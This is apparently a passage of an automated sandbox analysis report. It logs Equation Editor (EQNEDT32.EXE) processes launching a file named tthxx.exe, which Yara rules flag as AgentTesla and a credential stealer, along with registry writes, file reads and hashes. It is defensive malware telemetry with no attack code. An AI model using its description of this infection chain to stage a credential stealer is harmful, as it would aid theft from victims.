HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixRowSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixColSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SuperscriptHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubscriptDepth	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimHeight	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimLineSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	NumerHeight	unicode	35%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	DenomDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarThick	unicode	0.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubFractBarThick	unicode	0.25 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FenceOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SpacingFactor	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MinGap	unicode	8%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	RadicalGap	unicode	2 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	EmbellGap	unicode	1.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	PrimeHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Text	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Function	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Variable	unicode	Times New Roman,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	LCGreek	unicode	Symbol,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	UCGreek	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Symbol	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Vector	unicode	Times New Roman,B	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Number	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User1	unicode	Courier New TUR	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User2	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	EquationWindow	unicode	171,213,853,1066	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	SpacingWindow	unicode	40,20,124,493	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	TextLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	MathLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2452 Parent PID: 584

General

Start time:	22:02:05
Start date:	04/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: tthxx.exe PID: 2880 Parent PID: 2452

General

Start time:	22:02:06
Start date:	04/05/2021
Path:	C:\Users\user\tthxx.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\tthxx.exe
Imagebase:	0x940000
File size:	343352 bytes
MD5 hash:	CCE6C363C0FF7AC663CD71C5906069A6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E357995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E357995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E26DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E35A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.CSharp\849e4f93d41f8b6645878090ee9a7505\Microsoft.CSharp.ni.dll.aux	unknown	700	success or wait	1	6E26DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Dynamic\81f3dddd8aa6172d72bf5f1161e6fd01\System.Dynamic.ni.dll.aux	unknown	536	success or wait	1	6E26DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E357995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E357995	unknown

Analysis Process: EQNEDT32.EXE PID: 2140 Parent PID: 584

General

Start time:	22:02:07
Start date:	04/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	success or wait	1	414E81	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Zoom	unicode	200	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	CustomZoom	unicode	150	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ShowAll	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Version	unicode	3.1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ForceOpen	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDocked	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarShown	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDockPos	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	MTUpgradeDialog	unicode	2	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Full	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	script	unicode	7 pt	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	scriptscr<wbr>ipt	unicode	5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Symbol	unicode	18 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	SubSymbol	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LineSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixRowSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixColSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SuperscriptHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubscriptDepth	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimHeight	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimLineSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	NumerHeight	unicode	35%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	DenomDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarThick	unicode	0.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubFractBarThick	unicode	0.25 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FenceOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SpacingFactor	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MinGap	unicode	8%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	RadicalGap	unicode	2 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	EmbellGap	unicode	1.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	PrimeHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	EquationWindow	unicode	171,213,853,1066	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	SpacingWindow	unicode	40,20,124,493	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	TextLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	MathLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Text	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Function	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Variable	unicode	Times New Roman,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	LCGreek	unicode	Symbol,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	UCGreek	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Symbol	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Vector	unicode	Times New Roman,B	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Number	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User1	unicode	Courier New TUR	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User2	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2196 Parent PID: 584

General

Start time:	22:02:07
Start date:	04/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	success or wait	1	414E81	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Zoom	unicode	200	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	CustomZoom	unicode	150	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ShowAll	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Version	unicode	3.1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ForceOpen	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDocked	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarShown	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDockPos	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	MTUpgradeDialog	unicode	3	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Full	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	script	unicode	7 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	scriptscr<wbr>ipt	unicode	5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Symbol	unicode	18 pt	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	SubSymbol	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LineSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixRowSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixColSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SuperscriptHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubscriptDepth	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimHeight	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimLineSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	NumerHeight	unicode	35%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	DenomDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarThick	unicode	0.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubFractBarThick	unicode	0.25 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FenceOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SpacingFactor	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MinGap	unicode	8%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	RadicalGap	unicode	2 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	EmbellGap	unicode	1.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	PrimeHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	EquationWindow	unicode	171,213,853,1066	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	SpacingWindow	unicode	40,20,124,493	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	TextLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	MathLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Text	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Function	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Variable	unicode	Times New Roman,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	LCGreek	unicode	Symbol,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	UCGreek	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Symbol	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Vector	unicode	Times New Roman,B	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Number	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User1	unicode	Courier New TUR	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User2	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: tthxx.exe PID: 2312 Parent PID: 2928

General

Start time:	22:02:51
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Local\Temp\tthxx.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\tthxx.exe
Imagebase:	0x130000
File size:	343352 bytes
MD5 hash:	CCE6C363C0FF7AC663CD71C5906069A6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2345059510.0000000002461000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2345059510.0000000002461000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 40%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E357995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E357995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E26DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E35A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E26DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D35B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D35B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E357995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E357995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E26DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E26DE2C	ReadFile

Disassembly

Code Analysis